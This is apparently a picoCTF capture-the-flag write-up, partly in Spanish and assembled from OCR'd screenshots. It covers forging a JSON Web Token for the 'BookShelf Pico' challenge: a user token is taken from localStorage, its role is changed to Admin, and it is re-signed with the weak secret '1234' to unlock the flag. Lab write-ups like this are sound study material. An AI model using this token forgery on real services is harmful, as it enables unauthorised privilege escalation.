Description

BookShelf Pico, my premium online book-reading service.I believe that my website is super secure. I challenge you to prove me wrong by reading the 'Flag' book!Here are the credentials to get you started:


- Username: "user"
- Password: "user"

Source code can be downloaded here.Website can be accessed here!.

Hints

- Maybe try to find the JWT Signing Key ("secret key") in the source code? Maybe it's hardcoded somewhere? Or maybe try to crack it?
- The 'role' and 'userId' fields in the JWT can be of interest to you!
- The 'controllers', 'services' and 'security' java packages in the given source code might need your attention. We've provided a README.md file that contains some documentation.
- Upgrade your 'role' with the *new* (cracked) JWT. And re-login for the new role to get reflected in browser's localStorage.

Solución




BookShelf Pico

Welcome!

Email


Password




Welcome!

Email: user

Password: ••••



BookShelf Pico
Free
Search your book
Search
Free
"I'd recommend LITTLE BROTHER over pretty much any book I've read this year." NEIL GAIMAN, author of SANDMAN and AMERICAN GODS
LITTLE BROTHER
CORY DOCTOROW
"A rousing tale of techno-geek rebellion." SCOTT WESTERFELD, author of UGLIES, PRETTIES, and SPECIALS
Premium
THE FUTURE OF THE INTERNET AND HOW TO STOP IT
JONATHAN ZITTRAIN
Admin
FLAG
saturn.picoctf.net:59090/#/pdf




Flag


You need to have Admin role to access this special book!

This book is locked.


ware para estudia...
Blackbox AI Code Chat
Universidad Autonóm...
Lección 4: Refinar la in...
Introducción al contro...
alexa-pomodoro
Welcome!
Email
Password
Login
Don't have an account? Sign up!
Más herramientas
Personalizar barra de herramientas...
Herramientas del navegador
Herramientas de desarrolla... Ctrl+Mayús.+I
Administrador de tareas Mayús.+Esc
Depuración remota
Consola del Navegador Ctrl+Mayús.+J
Modo de diseño responsi... Ctrl+Mayús.+M
Recogecolor
Código fuente de esta página Ctrl+U
Extensiones para desarrolladores




Key	Value
auth-token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJyb2xlIjoiRnJlZSIsImlzcyI6ImJvb2tzaGVsZiIsImV4cCI6MTczMTMwNTIxMiwiaWF0IjoxNzMwNzAwNDEyLCJ1c2VySWQiOjEsImVtYWlsIjoidXNlciJ9.XOjpqEFVuB4mQIKQGQcx7Q0toyo_7HiL5A
token-payload	{"role":"Free","iss":"bookshelf","exp":1731305212,"iat":1730700412,"userId":1,"email":"user"}



Key	Value
auth-token	ImIzcyI6ImJvb2tzaGVsZiIsImV4cCI6MTczMTMwNTIxMiwiaWF0IjoxNzMwNzAwNDEyLCJ1c2VySWQiOjEsImVtYWlsIjoidXNlciJ9.XOjpqEFVuB4mQIKQGQcx7Q0toyo_7HiL5AsD1sgVeKk
token-payload	{"role":"Free","iss":"bookshelf","exp":1731305212,"iat":1730700412,"userId":1,"email":"user"}

ctrl + c



JSON Web Tokens are an open, industry standard RFC 7519 method for representing claims securely between two parties.

JWT.IO allows you to decode, verify and generate JWT.

Debugger

Warning: JWTs are credentials, which can grant access to resources. Be careful where you paste them! We do not record tokens, all validation and debugging is done on the client side.

Algorithm: HS256

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
Jyb2xlIjoiQWRtaW4iLCJpc3MiOiJib29rc2hlb
GYiLCJleHAiOjE3MzEzMDUyMTIsImlhdCI6MTcz
MDcwMDQxMiwidXNlcklkIjoxLCJlbWFpbCI6ImF
kbWluIn0.JB22KSWj9YJNmYvv7YAtU7wBtLD9Iq
RXYfT56NhqKKE
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA


```
{
  "role": "Admin",
  "iss": "bookshelf",
  "exp": 1731305212,
  "iat": 1730700412,
  "userId": 1,
  "email": "admin"
}
```

VERIFY SIGNATURE


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  1234
) ☐ secret base64 encoded
```

Signature Verified

